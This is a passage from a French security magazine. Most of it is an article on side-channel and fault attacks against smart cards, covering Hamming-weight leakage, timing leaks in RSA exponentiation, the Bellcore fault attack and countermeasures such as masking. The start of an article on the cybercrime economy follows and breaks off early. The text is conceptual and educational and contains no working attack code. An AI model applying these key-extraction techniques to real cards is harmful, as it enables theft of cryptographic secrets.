auxiliaire (une consommation d'énergie, un rayonnement électromagnétique, etc.) s'exprime très naturellement en termes de théorie de l'information. Le problème que l'attaquant cherche à résoudre est en effet le suivant : à partir de l'information E(L) contenue dans L, est-on capable de retrouver de l'information sur X ? Pour répondre à cette question, l'attaquant va étudier la **dépendance** entre les variables aléatoires X et L. Certaines attaques ne s'intéressent qu'à des relations affines entre X et L, tandis que d'autres, plus efficaces mais aussi plus coûteuses, investiguent tous les types de relation. Dans le premier cas, on peut par exemple calculer des coefficients de corrélation linéaire et, dans le second, on peut calculer l'entropie de la variable aléatoire X sachant les valeurs prises par la variable aléatoire L.

Assurer l'efficacité des contre-mesures mises en place nécessite de définir précisément ce qu'est une donnée sensible...

L'ensemble des fuites L possibles est décomposable en deux grandes catégories. La première contient les fuites qui sont liées aux manipulations de la donnée sensible par le hardware de la carte (**fuites matérielles**). La seconde famille contient, quant à elle, les fuites liées aux manipulations de la donnée par le code implanté dans la carte (**fuites logicielles**).

5. Fuites matérielles

Le transfert d'une zone mémoire à un registre du micro-processeur est un exemple de manipulation d'une donnée sensible qui peut entraîner une fuite d'information. Dans ce cas, l'énergie nécessaire au transfert de la donnée ou au changement d'état du registre de destination dépend de la valeur de cette donnée. Il existe de nombreuses façons de mesurer la consommation d'énergie liée à une manipulation. Parmi celles-ci, les plus classiques sont la mesure de la consommation de courant de la carte via un oscilloscope et la mesure du rayonnement électromagnétique via une antenne. Notons par exemple X une donnée sensible et I l'état initial du registre qui est censé recevoir X. Le transfert de X dans le registre va correspondre à un écrasement de I par X : si le ième bit x_i de X est le même que celui, I_i de I, aucune énergie n'est consommée pour changer la valeur du ième bit du registre. Par contre, si cette valeur est différente, de l'énergie est utilisée soit pour passer d'un bit 0 à un bit 1, soit pour passer d'un bit 1 à un bit 0. Pour simplifier les choses, notons **e** la quantité d'énergie que la carte doit consommer pour faire passer un bit du registre de 0 à 1 ou de 1 à 0. La quantité d'énergie Q que la carte consomme pour faire passer le registre de l'état I à l'état X peut être approximée de la manière suivante :

$$Q = e * (|I_1-X_1| + |I_2-X_2| + \ldots).$$

La valeur $|I_1-X_1| + |I_2-X_2| + \ldots$ est communément appelée « **distance de Hamming** » entre X et I. Elle est généralement notée HD. Si l'état initial I du registre et la quantité d'énergie **e** sont connus, l'équation Q = **e***HD(X,I) permet de retrouver de l'information sur X à partir de la mesure de Q. Cette information correspond au nombre de bits à 1 que contient X. Elle correspond donc à ce qu'on appelle usuellement le « **poids de Hamming** » de X, quel'on note **HW(X)**.

Il existe de nombreuses façons de mesurer la consommation d'énergie liée à une manipulation...

Supposer que l'attaquant connaît la valeur de I fait sens. De nombreux micro-processeurs effacent par exemple le registre ou le BUS avant toute écriture. Dans ce cas, I vaut toujours 0. Dans d'autres cas, comme celui illustré ci-après, I peut correspondre à l'**opcode** d'une instruction qui précède X et qui donc transite sur le BUS juste avant X. Un attaquant qui connaît le code exécuté, ce qui est souvent supposé être le cas, connaît donc aussi la valeur de l'état initial I.


1. MOV A, #55
2. ADD A, #FF

Code assembleur

1. 74 55
2. 24 FF


Code binaire correspondant

Étape	Transfert sur le BUS	Fuite Q
1	74	
1	55	e*HD(55,74)
2	24	e*HD(24,55)
2	FF	e*HD(FF,24)



3

Dans un article fondateur, Messerges a été l'un des premiers à mettre en évidence la relation entre la consommation de courant liée à la manipulation d'une donnée X et le poids de Hamming de X. Dans le diagramme ci-dessous le nombre de transition correspond au poids de Hamming d'une donnée X de 8 bits. Les courbes correspondent à des consommations d'énergie en fonction du temps.



6. Fuites logicielles

Une autre façon de manipuler une donnée consiste à effectuer un test sur celle-ci et, selon sa valeur, à effectuer une partie de code ou une autre. Si ces deux codes sont différents, il est fort probable que leurs temps d'exécution vont différer eux aussi. L'observation de cette différence permet de retrouver de l'information sur la donnée sensible.

```
1. A = X
2. B = m
3. Si a_1 = 1 alors faire
4.         B = B*B
5.         B = m*B
6. Sinon faire
7.         B = B*B
```

Dans l'exemple à gauche, A contient une valeur sensible X (par exemple une clef de signature). Si le premier bit de X vaut 1 deux multiplications sont effectuées. Dans le cas contraire, une seule multiplication est faite. Si l'attaquant sait combien de temps prend une multiplication, la mesure du **temps d'exécution** de la partie de code compris entre 3 et 7 lui permet de déterminer si x_1 vaut 0 ou non. Ce qui lui permet de retrouver un **bit d'information** de X.

7. Construction de contre-mesures software aux attaques physiques

La sécurité globale d'une carte à puce se répartit sur différentes couches : la couche matérielle qui comporte des contre-mesures physiques, la couche transport qui gère les transferts mémoire, la couche électronique qui implante les opérations de base en hardware, puis le software, en langage de bas, puis de haut niveau (cf. Fig. 4). Le développeur d'algorithmes cryptographiques se place typiquement dans la couche « soft bas niveau ». Bien que toutes les couches soient concernées par la sécurité, le développeur ne peut se permettre de trop fortes hypothèses sur le niveau qu'elles atteignent. Il lui faut donc implanter des contre-mesures au niveau assembleur, afin de pouvoir assurer la sécurité du produit quasi indépendamment de la sécurité des autres couches. Ces contre-mesures sont sur plusieurs niveaux :

- Les contre-mesures qui ont pour simple but de rendre la tâche de l'attaquant plus difficile.
- Les contre-mesures qui annulent totalement les fuites logicielles décrites précédemment.
- Les contre-mesures qui ont pour but d'éliminer toute dépendance statistique entre les donnés sensibles *S* et les fuites *L*.

4 *Les différentes couches de la sécurité*

Un exemple de contre-mesure simple visant à gêner l'attaquant est la **désynchronisation**. Une attaque par canaux auxiliaires cible un calcul qui fait intervenir une donnée secrète, et il est nécessaire de savoir à quel moment commence ce calcul. En introduisant de la désynchronisation avant les calculs, c'est-à-dire des parties de code indiscernable des parties de code « normales » et dont le temps d'exécution est aléatoire, le travail de l'attaquant est rendu plus difficile.

Comme nous l'avons vu précédemment, les attaques exploitant des fuites « software » sont basées sur le fait que l'exécution du code est conditionnée par la valeur d'un secret. Pour éviter ces fuites, une solution est de coder les opérations sans saut conditionnel ou bien d'équilibrer les différentes branches de façon à ce qu'elles aient les mêmes temps d'exécution, consommation d'énergie, etc. Considérons par exemple une implantation naïve du RSA. Elle utilise, pour calculer l'exponentiation modulaire, l'algorithme dit du « Square & Multiply » (cf. Algorithme 1). Dans ce cas, l'exécution de la multiplication à l'étape 2.b est conditionnée par la valeur d'un bit de l'exposant, qui est une donnée secrète lors de la génération de signature RSA. Comme nous l'avons vu précédemment, une telle implantation est aussi sensible aux attaques par analyse du temps d'exécution. Elle est également vulnérable aux attaques par analyse de la consommation ou du rayonnement électromagnétique : il est possible en analysant les courbes de voir si une opération supplémentaire est effectuée ou pas à chaque tour de boucle, et donc de distinguer les valeurs des bits de l'exposant. La figure 5 illustre ce fait.

ENTREE : m et $d=(d_t d_{t-1} \ldots d_1 d_0)_2$
SORTIE : m^d modulo N

1. $A \leftarrow 1$
2. Pour i de t à 0 faire :
   a. $A \leftarrow A.A$ modulo N
   b. Si $d_i = 1$, $A \leftarrow A.m$ modulo N
3. Renvoyer A

Algorithme 1 *Exponentiation binaire de gauche à droite*


Une contre-mesure usuelle dans ce genre de cas consiste à ajouter des opérations factices afin que le processeur exécute les mêmes opérations quelle que soit la valeur de l'exposant secret. Les opérations factices ne participent pas au calcul du résultat final et ne sont effectuées que pour équilibrer le nombre d'opérations dans des branches conditionnelles. Dans le cas du « *Square and Multiply* », la contre-mesure consistant à toujours effectuer le « Multiply » (même quand ce calcul n'est pas nécessaire) s'appelle le « *Square and Multiply Always* » (cf. Algorithme 2). La courbe correspondante est donnée par la figure 6. Elle ne révèle plus d'information sur la valeur de l'exposant secret.

Pour empêcher l'exploitation des fuites « hardware », les implantations sécurisées cherchent à éliminer, sinon limiter, la dépendance entre les fuites et les données sensibles.


ENTREE : m et $d=(d_t d_{t-1} \ldots d_1 d_0)_2$
SORTIE : m^d modulo N

1. $A_0 \leftarrow 1$
2. Pour i de t à 0 faire :
   a. $A_0 \leftarrow A_0.A_0$ modulo N
   b. $A_1 \leftarrow A_0.m$ modulo N
   c. $A_0 \leftarrow A_{d_i}$
3. Renvoyer A_0

Algorithme 2 *Algorihtme dit du « Square and Multiply Always »*



5 *Rayonnement électromagnétique lors d'une exponentiation avec la méthode du « Square and Multiply »*




6 *Rayonnement électromagnétique observé lors d'une exponentiation avec la méthode du « Square and Multiply Always »*

Une contre-mesure classique consiste à découper l'information sensible en plusieurs parties, chacune des parties étant indépendante de l'information sensible. Ces différentes parties sont ensuite manipulées indépendamment, de sorte qu'aucune fuite sur un calcul n'est plus dépendante de la valeur de la donnée sensible. Un exemple d'un tel découpage est le **masquage additif** dans un groupe fini. Toute donnée sensible *S* est découpée en deux valeurs *S + M* et *M*, où + désigne une addition qui peut être, selon les cas, le ou exclusif bit à bit (noté XOR) entre les données ou encore une addition modulaire. Le masque *M* étant généré aléatoirement, il est indépendant de la donnée sensible *S* (c'est-à-dire que *S* et *M* ont une information mutuelle nulle). D'autre part, *S + M* est également une donnée indépendante de *S*, car l'addition avec *M* modifie chaque bit avec une probabilité ½. Si toutes les opérations sur *S* sont remplacées par des opérations qui manipulent *(S + M)* ou *M*, les fuites sont statistiquement indépendantes des valeurs de *S*.

...une contre-mesure aura pour but de rendre les données manipulées imprédictibles...

Au niveau fonctionnel, le résultat fourni par cette implantation sécurisée de l'algorithme doit bien sûr être égal à celui de la version non sécurisée. La principale difficulté de ces techniques est de maîtriser la propagation de l'aléa injecté, de façon à ce qu'il ne perturbe pas le résultat final. Les opérations intermédiaires de l'algorithme doivent donc être modifiées pour pouvoir traiter séparément *M* et *(S+M)* tout en maintenant un masquage maîtrisé. La difficulté dépend du type d'opération en question. Les opérations linéaires ne posent pas de problème. En effet, une opération linéaire *F pour la loi +* vérifie par définition la relation *F(S+M) = F(S) + F(M)*. En appliquant donc la fonction linéaire à *(S + M)* et à *M* indépendamment, on obtient directement la valeur voulue *F(S)* masquée avec *F(M)*, c'est-à-dire *F(S) + F(M)*, et le nouveau masque *F(M)*. Cependant, les algorithmes cryptographiques utilisent également des opérations non linéaires. Dans ce cas, la relation précédente n'existe pas, et maintenir le masquage tout en le maîtrisant est une tâche plus ardue. Pour ces fonctions, des contre-mesures plus spécifiques doivent être mises en œuvre, et c'est le savoir-faire des développeurs qui va leur permettre de trouver des solutions ad hoc efficaces.



7 *Masquage de l'opération « OP »*

Outre le masquage additif, d'autres types de masquage ont été proposés, par exemple le masquage multiplicatif, où la donnée sensible est découpée en *S x M* et *M*. Cependant, ce masquage n'est pas valable, car la valeur *S = 0* est toujours représentée par *0*, quelle que soit la valeur du masque *M* : l'information mutuelle entre *S x M* et *M* n'est pas nulle. Ce biais a d'ailleurs été utilisé dans des attaques.


Sur l'exemple précédent du RSA, lors de la signature, on utilise l'exposant secret en calculant M^d modulo *N*, et des corrélations entre sa valeur et les signaux vont apparaître. Selon le principe précédent, une contre-mesure aura pour but de rendre les données manipulées imprédictibles. Deux approches permettent de parer cette attaque. La première est le masquage de l'exposant. Cette contre-mesure consiste à ajouter à l'exposant secret *d* la valeur *r**phi*(N)*, où *r* est un nombre aléatoire et phi*(N)* la fonction d'Euler du module *N*. Ceci permet de *randomiser* à chaque exécution la valeur de l'exposant, et empêche donc l'attaquant de mener son attaque par corrélation puisque la fuite va provenir à chaque fois d'un nombre différent, imprédictible et aléatoire. Les propriétés mathématiques de l'ensemble dans lequel on travaille – l'ensemble des entiers qui correspondent au reste de la division d'un nombre par *N*, aussi appelé « **l'ensemble des entiers *modulo N*** » – nous assurent que l'égalité $x^{phi(N)} = 1$ modulo *N*

est satisfaite, quel que soit l'entier non nul *x*. Par conséquent, on a $m^{d + r*phi(N)} \equiv m^d \times (m^{phi(N)})^r = m^d \times 1^r = m^d$ modulo *N*, et le résultat attendu est calculé sans manipuler la donnée sensible *d* directement. Une autre option est le masquage du message. Elle consiste à ajouter *r*N* au message *M*. De cette façon, l'attaquant ne sait pas quelle valeur est effectivement utilisée lors de l'exponentiation, or il a besoin de cette information pour mener son attaque. Là aussi, les propriétés mathématiques des calculs exécutés font que le résultat final n'est pas modifié par ce masquage. On a en effet *k*N = 0* modulo *N* quel que soit *k*, ce qui implique que $(m + r*N)^d$ modulo *N* est égal à m^d modulo *N*.

Des techniques plus complexes permettent théoriquement d'attaquer des implémentations masquées. En effet, les fuites liées aux manipulations de *S + M* ou de *M* sont indépendantes de la valeur *S*, mais ce n'est en revanche pas le cas de la distribution conjointe des deux variables : le couple *(S + M, M)* n'est pas indépendant de *S*. Considérons par exemple le cas de variables *S* et *M* codées sur 8 bits. Si *S* vaut 0, la distance de Hamming HD(S xor M, *M*) entre les deux variables *S* et *M* vaut 0 quel que soit le masque *M*. Par contre, si *S* vaut 255, cette même distance de Hamming est égale à 8. Par conséquent, un attaquant qui se concentrerait en même temps sur les manipulations de *S + M* et de *M* pourrait retrouver de l'information sur *S* (en particulier, il serait capable de distinguer les cas *S*=0 et S=255). De telles attaques sont appelées « des attaques **au second ordre** ». Plus généralement, les attaques **à l'ordre n** visent les manipulations de *n* valeurs différentes. Cependant, ces attaques sont beaucoup plus difficiles à monter en pratique. Elles exigent la collecte d'un plus grand nombre de courbes et des traitements hors-ligne plus lourds, et les effets du bruit sont tels que la difficulté en pratique augmente exponentiellement avec l'ordre. Elles peuvent être contrecarrées en utilisant *n+1* masques.

8. Les attaques par faute

Un autre type d'attaque physique a été introduit par des chercheurs de Bellcore en 1996. Il s'agit des **attaques par fautes**. Ici, l'adversaire est actif : il ne se contente plus d'observer les fuites émises lors des calculs, mais peut aussi perturber le comportement de l'implantation. Introduites intelligemment, ces perturbations peuvent entraîner la divulgation d'information sur les secrets. Des fautes de différents types peuvent être induites. Certaines attaques induisent des erreurs permanentes dans les données ou le code, en mémoires FLASH ou EEPROM. Les fautes transitoires perturbent une exécution en modifiant soit les instructions, soit les données. Notons qu'une modification d'une donnée dans un registre peut perturber les instructions exécutées. C'est le cas par exemple si la modification concerne le registre du *Program Counter*, qui contient l'adresse du code à exécuter. Pour décrire une attaque, la faute induite doit être caractérisée en précisant la localisation et l'effet de la faute. La localisation définit dans quel intervalle de temps la faute sera injectée : plus cet intervalle est cours, plus l'attaque est difficile à mener. L'effet de la faute précise le nombre de bits perturbés et la valeur qu'ils vont prendre (0, 1, aléatoire, *bit-flip*).



8 *Impact d'un faisceau lumineux sur un électron du silicium*

Les moyens physiques utilisés pour induire les fautes sont variés. Les premiers qui ont été utilisés sont des pics de tension sur les contacts de la carte : Vcc, Gnd et CLK. Un puissant mais bref pic peut perturber le composant et générer une faute sans être détecté, ni détruire la carte. Ces attaques sont très faciles à mettre en œuvre. Cependant les composants récents embarquent des contre-mesures – filtres, détecteurs – qui limitent leur efficacité. Il est également possible de perturber les calculs en utilisant la lumière. Ce type d'attaque a été introduit en 2002 à la conférence CHES par des chercheurs de l'Université de Cambridge. Ils présentèrent une attaque où la valeur d'un bit en mémoire RAM est modifiée à l'aide d'un simple flash d'appareil photo. En effet, une émission lumineuse peut fournir assez d'énergie pour perturber le silicium du composant en faisant passer des électrons de la bande de valence à la bande de conduction (cf. Fig.6). Notons cependant que ce type d'attaque nécessite d'altérer physiquement la carte, puisque le rayon lumineux doit rencontrer le silicium. Les cartes soumises à ces attaques sont préparées par des moyens physiques et/ou chimiques afin d'enlever l'enveloppe plastique et/ou la vignette comme illustré par la figure 9.

Ces attaques sont très puissantes. Par exemple, l'attaque de Bellcore sur le RSA peut permettre de factoriser un module RSA à partir d'une signature et d'une signature erronée, avec un modèle de faute très large. Le théorème des restes chinois est couramment utilisé lors du calcul d'une signature RSA, car il permet de multiplier les performances par 4. Il permet de calculer le résultat de l'exponentiation modulaire $S = m^d$ modulo *N* en calculant deux exponentiations « plus petites » (et donc moins coûteuses) $S_p = m^d$ modulo *p* et $S_q = m^d$ modulo *q*, où *p* et *q* sont les facteurs premiers de *N* (c'est-à-dire que *N = pq*). L'observation des chercheurs de Bellcore

est la suivante : si l'une des deux exponentiations est perturbée – disons S_p – alors, on obtient une signature erronée S' qui vérifie $S' \equiv S$ modulo q et $S' \not\equiv S$ modulo p avec une grande probabilité. Cela implique que $S-S'$ est divisible par q et que $S-S'$ n'est pas divisible par p. On peut donc retrouver q en calculant simplement le plus grand diviseur commun de N et $S-S'$.

Le principe des contre-mesures contre ce genre d'attaques est d'ajouter une redondance dans le calcul afin de pouvoir tester sa cohérence. La plus simple consiste à effectuer deux fois le calcul, puis à comparer les deux résultats. Ce peut être une solution acceptable si le calcul est rapide. Dans le cas du RSA, l'exponentiation étant une opération très coûteuse, on cherchera plutôt à introduire des redondances plus fines en utilisant la structure algébrique de l'algorithme. Pour déjouer ces contre-mesures, l'attaquant doit mener une attaque du second ordre, c'est-à-dire introduire une deuxième faute pour annihiler le test de cohérence. Il est cependant plus difficile de monter une attaque du second ordre.

Les attaques par faute peuvent également être utilisées sur les contre-mesures contre l'analyse de consommation qui consistent à ajouter des opérations factices pour rendre l'exécution du code régulier. En effet, si l'on reprend l'exemple du « Square and Multiply Always » vu précédemment, si l'attaquant injecte une faute lors de la multiplication, il a un moyen de connaître la valeur du bit de l'exposant du tour de boucle concerné. En effet, si ce bit est 0, l'opération est factice, et donc l'erreur injectée ne va pas modifier le résultat final. Par contre, si le bit est 1, la perturbation de cette opération va perturber le résultat final. Ainsi, des contre-mesures pour un certain type d'attaques peuvent induire des faiblesses pour un autre type d'attaques.

9 *Puce préparée pour une attaque lumière*

De manière plus générale, il existe des attaques sur les implantations de la plupart des algorithmes, par exemple le DES, l'AES, et les crypto-systèmes basés sur les courbes elliptiques.


Conclusion

Le déploiement de systèmes embarqués n'a cessé de s'accélérer au cours des vingt dernières années et ils sont devenus des éléments incontournables de notre quotidien. De nombreuses industries (transport, identité, bancaire, télévision à péage) en ont fait le cœur de sécurité de leurs architectures, plaçant de facto une grande confiance en cette technologie. Conscients de leur lourde responsabilité, les fabricants de cartes à puce, aidés par leurs clients (industries bancaires, opérateurs ou agences gouvernementales) et les laboratoires académiques du monde entier, déploient au jour le jour des efforts importants pour faire en sorte que la carte reste un coffre-fort inviolable pouvant être utilisé dans des applications demandant un haut niveau de sécurité. C'est dans ce contexte très excitant que la théorie des attaques physiques et de leurs contre-mesures évoluent depuis maintenant près de 20 ans. ▮

Des attaques pas si neuves...

À la vue de leur simplicité, il peut sembler surprenant que les attaques par canaux auxiliaires aient mis si longtemps à faire surface. Ceci peut sans doute s'expliquer par la grande diversité des domaines impliqués dans ces attaques. En effet, jusque dans les années 90, les personnes chargées de la définition des algorithmes et celles chargées de leur implémentation travaillaient sans se concerter. Des attaques de ce type étaient cependant connues dans la sphère militaire dès les années 50. À cette époque, le MI5 tenta en vain de casser le chiffrement utilisé par l'ambassade d'Egypte à Londres, basé sur une machine à rotors de type Hagelin. L'idée de placer un microphone pour écouter le son émis par la machine lors de son initialisation leur permit de déduire les positions de certains rotors et ainsi de réduire significativement le coût de l'attaque. Ceci leur permit de retrouver la clé, et donc de déchiffrer les communications durant la crise du canal de Suez. Le gouvernement américain a, quant à lui, partiellement déclassifié le projet **TEMPEST**, qui donnait des directives afin d'éviter que les appareils électroniques sensibles n'émettent des rayonnements électriques ou électromagnétiques utilisables par l'ennemi. ▮

Pierre Caron, Lexsi - Resp. veille Cybercriminalité



LA CYBERCRIMINALITÉ AUJOURD'HUI

mots clés : *cybercriminalité / phishing / malware / fraude*

Le présent dossier sur la cybercriminalité va aborder plus en détail les points suivants, introduits dans cet article :

- les hébergeurs « pare-balles », des entreprises très discrètes dédiées entièrement à l'hébergement d'opérations frauduleuses, qui tiennent un véritable rôle d'incubateurs de la malveillance informatique (p. 25) ;
- le chantage au déni de service, forme d'extorsion de fonds particulièrement efficace contre des entreprises dont la survie dépend de leur visibilité sur Internet (p. 34) ;
- les formes de cybercriminalité impactant les établissements bancaires ainsi que leurs clients, telles que le carding, le phishing ou encore le pharming d'identifiants (p. 41) ;
- et, enfin, le blanchiment des fonds dérobés sur la Toile, à travers l'étude de différents procédés de rapatriement et de dissimulation des sommes volées (p. 52).

1. La cybercriminalité, un véritable business

C'est quasiment devenu une banalité : la cybercriminalité est depuis quelques années une source de rémunération, un véritable « business » ; une activité que l'on pratique d'abord pour l'argent. Cela n'a pas toujours été le cas : dans les années 90, la criminalité informatique prenait une toute autre forme, avec des actes de piratage souvent ludiques, parfois politiques ; des virus pandémiques sans charge malicieuse, qui connaissaient une propagation fulgurante avant de retomber dans l'oubli quelques semaines plus tard ; et des pirates majoritairement amateurs, agissant par passion, par ego, par révolte.

Ces motivations n'ont pas disparu, loin s'en faut, mais ont été de loin dépassées par l'appât du gain. De nombreux pays en plein développement, tels que la Russie, la Chine, l'Inde, le Brésil, voient entrer sur leur marché du travail chaque année des centaines de milliers d'informaticiens. Oui, mais voilà, les industries informatiques locales se sont montrées incapables de fournir du travail à cette main d'œuvre pléthorique : en Russie, en 2006, on comptait dix informaticiens par poste ouvert ! Pas très étonnant, dans ces conditions, que certains se laissent tenter par le monde de la fraude. C'est donc toute une économie parallèle qui a pris corps, année après année, développant des modèles économiques autour de la fraude aux moyens de paiement, du spam, de la contrefaçon, des codes malicieux... Cette émergence s'est accompagnée de deux phénomènes qui témoignent bien du changement d'échelle accompli : d'une part, la spécialisation à outrance des individus participant à ces activités, ceux-ci se concentrant sur quelques tâches récurrentes et bien maîtrisées ; et, d'autre part, les transferts de compétence entre communautés de fraudeurs qui auparavant restaient isolées les unes des autres.


2. La chaîne logistique d'une opération de masse

Les opérations de masse, par opposition aux attaques ciblées, sont des attaques perpétrées « à l'aveugle » : la vaste majorité des pirates attaquent des cibles « au hasard », sans connaître les individus dont ils pillent les comptes bancaires, et profitent de l'effet statistique, qui veut que toute attaque réalisée à grande échelle connaît un certain taux de succès, même infime. Une telle opération s'appuie donc sur des moyens techniques et logistiques conséquents : les outils techniques doivent être à la hauteur, l'hébergement le plus robuste possible, la diffusion de l'attaque la plus large et la plus pertinente.

2.1 Les outils

